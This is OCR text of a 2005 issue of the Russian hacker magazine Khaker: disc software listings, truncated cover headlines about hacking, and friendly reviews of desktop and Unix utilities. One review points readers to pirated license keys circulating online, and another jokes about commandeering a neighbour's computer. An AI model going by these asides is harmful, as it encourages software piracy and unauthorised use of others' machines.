- Nero Burning Rom 6.6.0.16
- SnagIt 7.2.4
- Sound Forge 8.0b build 111
- Super DVD Ripper 2.39a
- Tag&Rename 3.2 RC 2
- The GIMP 2.2.8
- Ulead VideoStudio 9
- VirtualDub 1.6.10 stable
- Winamp 5.1 Surround Edition
- Windows Media Player 10.00.00.3923
- XnView 1.80.2 Final

NET
- &RQ 0.9.6.8
- Avant Browser 10.1 build 23
- Bersirc 2.2.14
- BulletProof FTP 2.45
- CuteFTP Pro 7.1 Build 06.07.2005.1
- CuteFTP XP 5.0.4 Build 54.8.6.1
- CyD FTP Client XP 6.2
- eMule 0.46c
- Eudora 6.2.5.4 Beta
- FlashFXP 3.2.0.1080 Final
- FlashGet 1.71
- Foxmail 5.0.800.0
- GetRight 5.2d
- HydraIRC 0.3.148
- ICQ Pro 2003b build 3916
- IncrediMail Build 2068
- Internet Download Manager 4.0.6
- Internet Explorer 7.0 beta
- iRadio 1.4.0.402
- Mail Direct 2.1.5.0
- Mail Them Pro 7.2
- McAfee.com SpamKiller 4.0
- Miranda IM 0.4.0.1
- mIRC 6.16
- Mozilla 1.7.11
- Mozilla Firefox 1.0.6
- Mozilla Thunderbird 1.0.6
- MSN Messenger 7 build 0816
- My FTP 1.3.2
- Norton AntiSpam 2004
- Opera for Windows 8.02
- Outlook Express 6.0
- PuTTY 0.58
- ReGet Deluxe 4.2 Build 263 Beta
- SecureCRT 5.02
- SecureFX 3.0.2
- SMS-it 3.3.4
- SocksChain 3.11.148
- The Bat! Professional 3.51
- WinGate 6.0.4 Build 1025 beta
- X-Chat 2.4.5b

DEVELOPMENT
- ActivePerl 5.8.7.813
- Apache HTTP Server for Windows 2.0.54
- BulletProof FTP Server 2.4.0.31 Beta
- DeDe 3.50.02.1619
- DzSoft Perl Editor 5.6.0.7
- Hex Workshop 4.23
- Hiew 7.01
- IDA PRO 4.8 demo
- Intel C++ Compiler for Windows 8.1.022
- MySQL 5.0.11 Beta
- MySQL Administrator for Windows 1.0.12
- MySQL for Windows 4.1.14
- Open Watcom 1.3
- PHP 5.1.0 RC1 for Windows
- Serv-U 6.1.0.1
- W32DASM 8.94

SYSTEM
- Agnitum Outpost Firewall Pro 2.7.492.416
- Anti-Keylogger Elite 1.0.0
- BestCrypt 7.20.2
- CryptoExpert 2005 Professional 6.20
- ExeShield Deluxe 1.2.21
- Kaspersky Anti-Hacker 1.8.180
- Kaspersky Anti-Virus Personal
- LSDTech PrivateDisk 1.30
- MacDrive 6.0.6 Beta 1
- McAfee VirusScan 9.1
- Norton AntiVirus 2006 beta
- PECompact 2.64
- The Shield Pro 2005
- Undelete NOW! 1.0
- UPX 1.92 Beta
- ZoneAlarm Pro 6.0.631.00

MISC
- 602Pro PC SUITE 4.1
- 7-Zip 4.26 beta
- EasyWord 2001
- FAR Manager 1705
- Inno Setup 5.1.5
- MAKEMSI 05.238
- Microsoft Windows Installer 3.1.4000.2435 Redistributable
- MSIBuilder 2.0.0.25
- Nullsoft Installation System 2.09
- ThinkFree Office 3
- Total Commander 6.53
- UltraEdit-32 11.10b
- WinAce 2.6.0
- WinRAR 3.50
- WinZip 9.0 SR1 Build 6224
- Wise Installation System 9.02

UNIX

MULTIMEDIA
- Audio Convert 0.2.2
- Corel Photo-Paint 9
- Flash for Linux 0.2
- MPlayer 1.0pre7try2
- Ogle DVD player 0.9.2
- The Gimp 2.3.3
- Xine 1.0.1
- XMMS 1.2.10

NET
- Downloader for X 2.5.3
- gFTP 2.0.18
- Licq 1.3.0
- MLdonkey 2.6.4
- Mozilla Firefox 1.0.6
- Mozilla Thunderbird 1.0.6
- Opera 8.02
- ProFTPD 1.3.0 RC2
- Squid 3.0 PRE3-20050821
- WU-FTPD 2.6.2
- X-Chat 2.4.4
- xMule 1.10.0

SYSTEM
- свежия ядра linux
- bind 8.4.6
- MySQL 4.1.14
- MySQL 5.0.12
- OpenSSH 4.2p1
- OpenSSL 0.9.8
- PostgreSQL 8.0.3

DVD

ХАКЕР № 09(81) СЕНТЯБРЬ 2005



Ж У Р Н А Л   О Т   К О М П Ь Ю Т Е Р Н Ы Х   Х У Л ИГ А Н О В
WWW.XAKEP.RU

The Legend

…ГЕНДА О ЖАДНОМ …ОВАЙДЕРЕ …БЛАГОРОДНОМ …SHIK'E HOOD'E

…ТЬ ЛИ ЖИЗНЬ …Д DDOS-OM?
…ТОДЫ ЗАЩИТЫ …МАСШТАБНЫХ …АДЕНИЙ


…ИКАТЕЛЬ …ОЗВРАЩАЕТСЯ!
…ОДВИНУТЫЙ ВЗЛОМ …ТА CLICKATELL.COM

…ТЬ КОНТАКТ!
…ЕДИЛЬДОНИКА — …ТАЗМ ЧЕРЕЗ ИНТЕРНЕТ

…ХАНИКА …-ПРОЦЕССИНГА
…ГАНИЗАЦИЯ ПРИЕМА …ТЕРНЕТ-ПЛАТЕЖЕЙ



№ 09(81) СЕНТЯБРЬ 2005][АКЕР



CD1

WINDOWS

MULTIMEDIA
- 1st DVD Ripper 5.1.1
- ACDSee 7.0.102
- Ahead DVD Ripper 2.1.1.1
- AoA DVD COPY 2.3
- AVI to DivX 2.1
- Burnatonce 0.99.5
- Cool Edit Pro 2.1
- DVD-Cloner 2.50
- DVD-TO-AVI 2.1
- Easy CD Ripper 2.37
- Easy CD-DA Extractor 8.2.1
- Easy DVD Clone 3.0.5
- K-Lite Codec Pack 2.53
- Macromedia Flash Player
- Nero Burning Rom 6.6.0.16
- SnagIt 7.2.4
- Super DVD Ripper 2.39a
- Tag&Rename 3.2 RC 2
- VirtualDub 1.6.10 stable
- Winamp 5.1

NET
- &RQ 0.9.6.8
- Avant Browser 10.1 build 23
- Bersirc 2.2.14
- BulletProof FTP 2.45
- CuteFTP XP 5.0.4 Build
- eMule 0.46c
- FlashFXP 3.2.0.1080 Final
- FlashGet 1.71
- Foxmail 5.0.800.0
- GetRight 5.2d
- ICQ Pro 2003b build 3916
- IncrediMail Build 2068
- Internet Download Manager 4.0.6
- Internet Explorer 7.0 beta
- iRadio 1.4.0.402
- Mail Direct 2.1.5.0
- Mail Them Pro 7.2
- McAfee.com SpamKiller 4.0
- Miranda IM 0.4.0.1
- mIRC 6.16
- Mozilla Firefox 1.0.6
- Mozilla Thunderbird 1.0.6
- My FTP 1.3.2
- Opera for Windows 8.02
- PuTTY 0.58
- ReGet Deluxe 4.2 Build
- SecureCRT 5.02
- SecureFX 3.0.2
- SMS-it 3.3.4
- SocksChain 3.11.148
- The Bat! Professional 3.51
- X-Chat 2.4.5b

DEVELOPMENT
- ActivePerl 5.8.7.813
- Apache HTTP Server for Windows 2.0.54
- BulletProof FTP Server 2.4.0.31 Beta
- DeDe 3.50.02.1619
- DzSoft Perl Editor 5.6.0.7
- Hex Workshop 4.23
- Hiew 7.01
- IDA PRO 4.8 demo
- MySQL Administrator for Windows 1.0.12
- PHP 5.1.0 RC1 for Windows
- Serv-U 6.1.0.1
- W32DASM 8.94

SYSTEM
- Agnitum Outpost Firewall Pro
- Anti-Keylogger Elite 1.0.0
- BestCrypt 7.20.2
- CryptoExpert 2005 Professional 6.20
- ExeShield Deluxe 1.2.21
- Kaspersky Anti-Hacker
- Kaspersky Anti-Virus Personal 2006 6.0.13.183 Beta
- LSDTech PrivateDisk 1.30
- MacDrive 6.0.6 Beta 1
- Norton AntiVirus 2006 beta
- PECompact 2.64
- Undelete NOW! 1.0
- UPX 1.92 Beta

MISC
- 7-Zip 4.26 beta
- EasyWord 2001
- FAR Manager 1705
- Inno Setup 5.1.5
- MAKEMSI 05.238
- MSIBuilder 2.0.0.25
- Nullsoft Installation System
- Total Commander 6.53
- UltraEdit-32 11.10b
- WinAce 2.6.0
- WinRAR 3.50
- WinZip 9.0 SR1 Build 6224
- Wise Installation System 9.02


UNIX

MULTIMEDIA
- FAudio Convert 0.2.2
- Flash for Linux 0.2
- MPlayer 1.0pre7try2
- Ogle DVD player 0.9.2
- Xine 1.0.1
- XMMS 1.2.10

NET
- Downloader for X 2.5.3
- gFTP 2.0.18
- Licq 1.3.0
- MLdonkey 2.6.4
- Mozilla Firefox 1.0.6
- Opera 8.02
- ProFTPD 1.3.0 RC2
- Squid 3.0 PRE3-20050821
- WU-FTPD 2.6.2
- X-Chat 2.4.4
- xMule 1.10.0

SYSTEM
- новые ядра linux
- bind 8.4.6
- OpenSSH 4.2p1
- OpenSSL 0.9.8

№ 09(81) СЕНТЯБРЬ 2005][АКЕР



CD2

MAGAZINE
- Amazing Desktop v 2.0
- CrazyTalk v 4.0 Media Studio
- SearchInform v 1.6
- MaxiVista v 2.0
- RestoreIT v 6.5
- IconX v 1.1
- SoftBase v 2.0
- Exiland Assistant v 2.0
- Shutdown Lock v 1.4
- Cactus Emulator 2.0
- Gaim 1.4.0 for Windows
- Samurize 1.62
- e-Paint 2.0.16
- GX::Transcoder 2.20.2737 RC2
- Mp3tag 2.32b
- TrafficCompressor 0.1 Build 145
- Софт из рубрик

VISUAL HACK ++
- Взлом провайдера
- MyBB board hacking

PDF ARCHIVE

][АКЕР
-][акер 2005 — 07 (79)

][АКЕР СПЕЦ
-][акер Спец 2005 — 07 (56)

ЖЕЛЕЗО
- Железо 07(17)

MC
- Mobile Computers 07(58)

ЛУЧШИЕ ЦИФРОВЫЕ КАМЕРЫ
- Лучшие цифровые камеры 07(10)



sharowarez

SHAROWAREZ
M.J.Ash
(m.j.ash@real.xakep.ru)
SideX
(sidex@real.xakep.ru)

UNIXWAREZ
Дмитрий Шурупов
(www.nixp.ru)

ITOOLs
Степан Ильин aka Step
(step@gameland.ru)

Amazing Desktop v 2.0

Windows 9x/Me/NT/2k/XP
Size: 2649 Kb
Shareware
www.amazingdesktop.com



Представь себе такую ситуацию: ты работаешь в одной программе, при этом постоянно посматривая в окошко другой. Как сделать, чтобы окна этих программ не перекрывали друг друга? Подправить размеры окон мышкой? Раз-другой можно так и поступить, но затем подобные манипуляции начинают вызывать раздражение… Нет, лишь специальный софт, автоматически распределяющий экранное пространство между открытыми окнами, способен выручить в этой ситуации. Об одном представителе данной разновидности ПО я уже тебе как-то рассказывал (WindowSizer, *www.windowsizer.com*), но на днях я наткнулся на еще более интересную разработку — утилиту Amazing Desktop. После запуска эта прога формирует отдельный виртуальный экран, который разделен на две области — верхнюю и нижнюю. В любую из этих областей можно вывести окно нужного тебе приложения. Причем в каждой области есть небольшая панель закладок, позволяющая сделать привязку к десяти различным окнам и переключаться между этими окнами практически мгновенно. Просто? Просто! А что в результате? А в результате ты можешь, к примеру, печатать текст в Word'е (нижняя область), то и дело сверяясь с таблицами и веб-сайтами, выводимыми в верхней области. Удобно? Не то слово! Для серьезных пользователей Amazing Desktop — эта чистый must have, к тому же аккуратно запрограммированный и наделенный целым рядом дополнительных фишечек, позволяющих использовать пространство экрана еще более эффективно.

CrazyTalk v 4.0 Media Studio

Windows 9x/Me/NT/2k/XP
Size: 27516 Kb
Shareware
www.reallusion.com/crazytalk

Мощный инструмент для оживления цифровых фотографий людей и животных. Самая подходящая прога, если тебе хочется над кем-нибудь подшутить или приколоться. Загоняешь в CrazyTalk исходное изображение, указываешь с помощью ключевых точек месторасположение глаз, рта и носа, очерчиваешь овал лица и можешь приступать к свободному творчеству. Полет твоей фантазии практически ничем не ограничен! Во-первых, ты можешь заставить лицо на фотке произносить нужную тебе речь, вполне правдоподобно, шевеля при этом губами. Во-вторых, специальный блок эмоций CrazyTalk поможет тебе сделать так, чтобы твой виртуальный персонаж по ходу произнесения речи в нужных местах улыбался, хмурился или корчил рожи. В-третьих, поскольку исходная картинка зачастую не дает достаточной информации для формирования правдоподобных моделей зубов и глаз, программа еще на начальной стадии предлагает тебе обратиться в специальную библиотеку «протезов» (среди которых, надо сказать, есть и на редкость оригинальные изделия :)). Конечный результат экспериментов по первому твоему требованию записывается в видеофайл заданного формата. Кстати, еще раз хочу отметить, что, несмотря на всю несерьезность идеи, программу CrazyTalk никак нельзя обвинить в примитивности. Наоборот, ее инструменты настолько серьезны и продуманы, что с их помощью можно формировать любые движения виртуального персонажа — от изменения направления взгляда до легкого пожатия плеч.

SearchInform v 1.6

Windows 9x/Me/NT/2k/XP
Size: 2957 Kb
Shareware
www.searchinform.com

Локальных полнотекстовых поисковых систем сейчас появилось видимо-невидимо. А Microsoft, Google и Yahoo! соответствующие разработки уже даже даром раздают — чисто в рекламных целях! Но вот беда, эти разработки в нашей стране, не смотря на свою халявность, особой популярностью не пользуются. У нас ведь к подобного рода прогам требования довольно жесткие. Нам ведь поддержку целого ряда альтернативных кодировок подавай, да и поиск с учетом морфологии русского языка вести требуется. А такими способностями обычно обладают лишь продукты отечественного производства. Вот, к примеру, программа SearchInform указанными способностями наделена в полной мере. Более того, сейчас ее разработчики исполнили давнюю мечту всех русскоязычных пользователей — научили свое творение индексировать почтовые базы не только мелко-мягкого Outlook'а, но и гораздо более популярного у нас мейлера The Bat!. Я сам в полном восторге от такой фи-



шечки, поскольку у меня теперь абсолютно все документы лопатит один-единственный поисковый механизм. В пользу SearchInform также говорит высокая скорость индексирования, небольшой размер индекса, поддержка практически всех распространенных форматов текстовых файлов (включая doc, pdf, html, тэгов mp3 и avi), корректная работа с архивами и возможность поиска документов с определенными атрибутами (по размеру файла, по теме письма, по символам, содержащимся в названии и так далее). В общем, SearchInform надо качать и юзать. Тем более, что для всех любителей халявы наши разработчики, следуя общемировым веяньям, подготовили еще и абсолютно бесплатную версию SearchInform, пусть и слегка функционально урезанную.

MaxiVista v 2.0

Windows 2k/XP
Size: 1834 Kb
Shareware
www.maxivista.com



Давно хотел попробовать, насколько это круто — работать на двух мониторах сразу. К сожалению, второй монитор и дополнительную видеокарту я до сих пор себе так и не купил. Но я не расстраиваюсь. Особенно сейчас, когда узнал о существовании софта, позволяющего использовать в качестве дополнительного монитора любой ноутбук. Называется этот софт MaxiVista. Для передачи видеоданных MaxiVista использует не видеокабель, а сетевое соединение между компьютерами. Причем — я проверил — эта система и в самом деле прекрасно работает! Винды даже не замечают хитрости — просто в свойствах экрана у тебя появляется еще один дополнительный монитор!

Что можно сказать сразу о работе на двух мониторах? Разумеется, классно! Особенно, если тебе по ходу дела приходится одновременно оперировать большим количеством открытых приложений и документов.

Конечно, постоянно использовать ноутбук как второй монитор не стоит, однако нет ничего плохого, если ты будешь время от времени юзать его в этом качестве. Подключение-то занимает всего несколько секунд. В моей домашней сети MaxiVista даже настройки не потребовала — сама все мигом нашла! Кстати, что я все «ноутбук», да «ноутбук». С таким же успехом можно юзать данное ПО в обычных компьютерных классах. Ну, сам подумай! Если твой сосед не пришел — почему его компьютер должен простаивать? Поворачивай дисплей чужой машинки на себя и запускай MaxiVista — повышение производительности труда тебе гарантируется!

RestoreIT v 6.5 new release

Windows 2k/XP
Size: 48880 Kb
Shareware
www.farstone.com

Ребята из FarStone Technology продолжают адаптировать свой фирменный продукт для широких масс пользователей. На этот раз ими был полностью переписан интерфейс управляющего модуля RestoreIT, стартующего еще до загрузки операционной системы, и добавлен красочный онлайновый help-мультик, наглядно объясняющий принципы работы с данным софтом. Так что, если ты, приятель, до сих пор обходил RestoreIT стороной, сейчас самое время это дело исправить. Если же об этой крайне ценной проге ты вообще слышишь первый раз, позволь провести маленький ликбез.

Итак, RestoreIT — это, пожалуй, лучшая система защиты компьютера от вирусов, программных сбоев и ошибок пользователя. Последние несколько лет именно она оберегает мои винды от гибельных последствий



непрерывного тестирования самого разнообразного софта. Работает прога просто, как все гениальное: ты фиксируешь текущее состояние машины путем создания контрольной точки, а прога отслеживает и сохраняет в защищенном разделе диска все изменения файловой системы. Если что-то пойдет не так, RestoreIT просто возьмет и вернет твой жесткий диск/диски в одно из ранее зафиксированных состояний. Активируется/деактивируется эта защита одним кликом (без перезагрузки машины). Решил поиграть — выключил, ресурсы освободились. Захотел узнать, что сделает с твоей системой новый вирус — включил RestoreIT, проверил… Кроме того, последние версии этой проги позволяют восстанавливать предыдущие состояния отдельных файлов, а не только всей файловой системы целиком. К тому же зарегистрированная версия RestoreIT может создавать auto-recover CD/DVD с образом выбранного диска — многие серьезные пользователи программы уже по достоинству оценили эту ее фишечку.

IconX v 1.1

Windows 9x/Me/NT/2k/XP
Size: 1642 Kb
Shareware
www.stardock.com/products/iconx



Компания Stardock не перестает радовать нас своими оригинальными разработками, предназначенными для изменения интерфейса Windows в лучшую сторону. Программа IconX — ее новый продукт, радикально улучшающий внешний вид и поведение иконок, которых всегда полным-полно на Рабочем столе любого пользователя. Самое приятное, что сразу же после запуска прога подхватывает те иконки, что у тебя уже есть, и заставляет их выглядеть заметно красивее. Небольшая же настройка вообще превращает твой экран в восьмое чудо света. Во-первых, IconX допускает увеличение иконок до заданного размера без ухудшения их внешнего вида (применяется механизм сглаживания). Во-вторых, иконки можно заставить отбрасывать стильные тени, можно сделать сами иконки полупрозрачными или даже придать всем иконкам нужный тебе оттенок. Ну а в-третьих, ты можешь настроить иконки на то, чтобы они взаимодействовали с курсором мыши. К примеру, IconX без труда позволяет добиться того, чтобы под курсором мышки твои иконки плавно увеличивались в размерах и тихо попискивали. IconX допускает и индивидуальную работу с иконками (замену стандартной ICO'шки подходящей картинкой в формате PNG). Само собой, есть функция загрузки/сохранение готовых тем. Несколько таких тем идет в комплекте с программой.

Есть лишь одна проблема — на халяву разработчики выдают версию с очень ограниченными возможностями. Но, с другой стороны, ссылки на «расширенную версию» и ключи к ней уже вовсю гуляют по инету:).

Shutdown Lock v 1.4

Windows 2k/XP/2003
Size: 356 Kb
Freeware
www.shutdownlock.com



Крошечная утилита, которая позволяет обезопасить машину от неожиданных выключений и перезагрузок, которые в некоторых случаях могут привести к весьма чувствительной потери данных. Shutdown Lock автоматически стартует после загрузки оси и тихо сидит себе в системном трее. Одним кликом по иконке утилиту можно активировать/деактивировать. В активном состоянии Shutdown Lock перехватывает все попытки других программ выключить/перезагрузить компьютер или принудительно завершить сеанс работы пользователя. Ты сам выбираешь, какие сигналы утилита

должны перехватывать, и как на них ей следует реагировать. В простейшем случае утилита просто информирует юзера о попытках той или иной проги выполнить Log Off или Shutdown. Этот режим стоит включать при работе над серьезными проектами, на случай сбоев или появления детей/коллег, способных, не посоветовавшись, устроить в твое отсутствие «Завершение работы».

Кроме того, Shutdown Lock можно использовать для трансляции одних действий в другие. К примеру, многие утилиты, типа FlashGet, Nero Burning ROM, AudioGrabber могут, закончив работу, вырубают комп. Так вот, Shutdown Lock может сделать так, чтобы вместо выключения компьютер переходил в ждущий или спящий режим.

А еще этой утилитой можно пользоваться для быстрого выключения/перезагрузки машины. Хотя, если честно, выполнение этих операций Shutdown Lock особо не ускоряет, так что я, когда тороплюсь, по-прежнему предпочитаю юзать SuperFast Shutdown (*www.xp-smoker.com*), который действительно вырубает мой комп в четыре раза быстрее, чем длится стандартная процедура выключения.

Cactus Emulator 2.0

Windows 95/98/Me/2K/XP/2003

Freeware

Size: 2256 Кб

www.iconempire.com/cactus-emulator



Время менять имена, если ты считаешь, что резиновая женщина и безалкогольное пиво — предел виртуализации. Нет, совсем нет, ты не станешь реальным виртуалом без ЭМУЛЯТОРА кактуса. Помнишь, как бабушка покупала тебе эту шнягу, заставляла ставить на монитор, чтобы защитить тебя от радиации и прочей беды? Кактус, кстати, обещал также подъем сексуальности, взрыв духовной энергии и всеобщий подъем кармы. Как я раньше жил без этого? Ответом на риторический вопрос станет прога Cactus Emulator. Не знаю, насколько реально ты сможешь оздоровиться, но по крайней мере, твоя бабушка будет спокойна и избавит стол от ненужного сорняка :). Пока же буду ждать эмулятора галлюциногенного кактуса :).

Gaim 1.4.0 for Windows

Windows 95/98/Me/2K/XP/2003

Freeware/Open Source

Size: 6731 Кб

gaim.sourceforge.net



Кого можно преследовать повсеместно? Безответную любовь или отчаянного должника? Вовсе нет, порой приходится отыскивать обыкновенных коллег по работе на пространстве множества IM-сетей. Тут любимой ICQ изменяют с AIM, Yahoo, Jabber и кучей других менее именитых коллег по цеху. Даже мой новый ноут на Sonoma с гигом памяти не вытянет груза доброй полусотни возможных болталок.

Нужно универсальное и компактное решение, которое поставляется с Gaim — универсальным клиентом, который одновременно работает с множеством сетей, так что ты останешься на связи даже с передовиками IM-разврата :). В отличие от ряда подобных прог, Gaim удачно работает с беткой IE 7, недавно покосившей целую серию более ярких имен.

e-Paint 2.0.16


Windows 95/98/Me/2K/XP/2003

Shareware

Size: 5466 Кб

www.mindworkshop.com/alchemy/paint.html

Лето пролетело, но мне и сейчас так хочется легкости! Совсем ломает тягать рабочий P4-ноут домой, разгоняя толпы пассажиров метро огромным баулом. Хочется легкости маленькой 8.4-дюймовой Дюймовочки, которая, увы, не обладает нужной мощностью для работы с Фотошопом. Особенно ситуация ухудшается, когда ты привык работать с PS, не отказываясь от радости кучи дополнительных плагинов.



Для любителей маленького веса, экономии денег (избавления от покупки компактных монстров за $2—3 тысячи) и работы со сложной графикой одновременно — появилось стройное решение. e-Paint в своей эманации даст тебе все необходимое без лишнего нагруза на твой комп и покушения на интернет трафик, который надо было бы спустить на скачку полной версии Фотошопа. Решение в стиле «Когда размер имеет значение» ;).

GX::Transcoder 2.20.2737 RC2


Windows 2K/XP/2003

Freeeware

Size: 13430 Кб

www.germanixsoft.de

В безостановочной борьбе за универсализацию сложно обойти проблему работы с множеством звуковых форматов. Вчера тебе нужно было перегнать мелодию в midi для установки на мобилу малолетней сестры, сегодня wma-файлы перевести в классику mp3 для проигрывания на допотопном плеере, а завтра ты устроишься на работу, где админ запретит установку OGG-плеера. Не жизнь, а сплошная перестройка, точнее, перегонка — из формата в формат. Множество разработчиков имеют дурную привычку монополизации производства софта для работы с форматом собственного производства. Ответ подобным софтверным барыгам — GX Transcoder, который сможет перелопатить несметные тысячи форматов без покушения на зелень из твоего кармана.



TrafficCompressor 0.1 Build 145

Windows 95/98/Me/2K/XP/2003


Freeware

Size: 558 Кб

www.tcompressor.com


Сейчас, отсиживаясь на платном GPRS'е, я вспоминаю то время, как сладкий сон, когда гонял по десятку гигов ежедневно между двумя OC12-станциями. Тогда халявный бендвич казался необходимым условием. Сейчас же лишняя пара гигов может выгнать тебя в город за покупкой очередной карточки для пополнения баланса мобилы. Чтобы сократить число подобных «выгонов», я предлагаю тебе обратить свой огненный взор на данный компрессор, который сможет сократить на 40—45% твои затраты на трафик.

Стоит помнить, что сжиму поддастся лишь текстовой трафик, и для сокращения затрат на вебе тебе придется отказаться от роскоши просмотра картинок. Нахрена эта лепота, когда на мобиле остается меньше полубакса? Разумные и экономные подружатся с TrafficCompressor.



Worker v 2.10.2

POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 560 КБ
http://www.boomerangsworld.de/worker/
Лицензия: GNU GPL




Worker — простой файловый менеджер для X-Window с привычным интерфейсом в виде двух панелей. Примечателен тем, что не требует графических библиотек, вроде GTK+ и Qt. Все основные команды редставлены в виде кнопок в специальной нижней панели: с их помощью можно как проводить файловые операции (копирование, удаление, перемещение и т.п.), так и управлять отображаемыми списками (перемена мест панелей, сортировка, фильтры), выполнять такие «продвинутые» действия, как, например, монтирование CD-привода, вызов текстового редактора mcedit, терминала xterm или другой внешней программы. Перечень доступных в нижней панели функций этим не ограничивается, и по нажатию на сиреневую полоску обновляется, предоставляя кнопки для работы с tar и архивами в tgz, rar, zip, lha, bzip2 (создание, сжатие и разархивирование, конвертирование из gz в bz2), с утилитами ci/co, cvs и diff, с изображениями (jpegoptim, конвертирование в jpg/png, вызов GIMP), с аудиокодерами (gogo, bladeenc, l3enc) и аудиодисками (cdparanoia для кодирования треков с CD). На месте любой из двух главных панелей, помимо списка файлов, может отображаться выбранный рисунок или подробная информация о текущем файле/каталоге. Имеется встроенный просмотрщик текстовых файлов и история переходов по каталогам для каждой панели.

NetWhistler v 2.6.1

Linux, Solaris, Windows
Size (в .gz): 1380 КБ*
http://netwhistler.spb.ru
Лицензия: GNU GPL

NetWhistler — написанная на Java утилита для мониторинга за сетевыми объектами. Позволяет создавать в своем главном окне карту, состоящую из узлов и окружающих территорий. В роли первых выступают разнообразные серверы, точки доступа, firewall'ы, хабы, терминалы, обычные рабочие станции и т.п. Для каждого из них задаются тип, IP-адрес (может отображаться и как имя, полученное от DNS), дополнительное описание и/или картинка, присутствующие на узле сервисы (FTP, HTTP, POP3, SMTP и SSH), управляемость по SNMP, включение мониторинга. «Территории» — это заданные области на карте, которым присваиваются цвета, тень, заголовок и описание — таким образом, можно выделить часть карты с рабочими станциями сотрудников какого-то подразделения компании для наглядности. Сам процесс мониторинга осуществляется с помощью утилиты fping, а не отвечающие на его запросы объекты, выделяются красным цветом (это событие опционально оповещается сообщением или письмом на e-mail). После расположения всех узлов их можно в режиме Connect mode друг с другом подключить в соответствующем организации сети порядке. При наводе мышкой на любой из них отображается расширенная информация, полученная за время наблюдения (например, uptime или доступность какого-либо из сервисов в данный момент). NetWhistler умеет самостоятельно находить сети и сканировать их на наличие устройств с поддержкой SNMP. В программу входят утилиты для работы с SNMP, сканер портов. Созданная карта может быть сохранена в обычный файл или базу данных MySQL.



* Сборка для Linux.

Nvu v 1.0

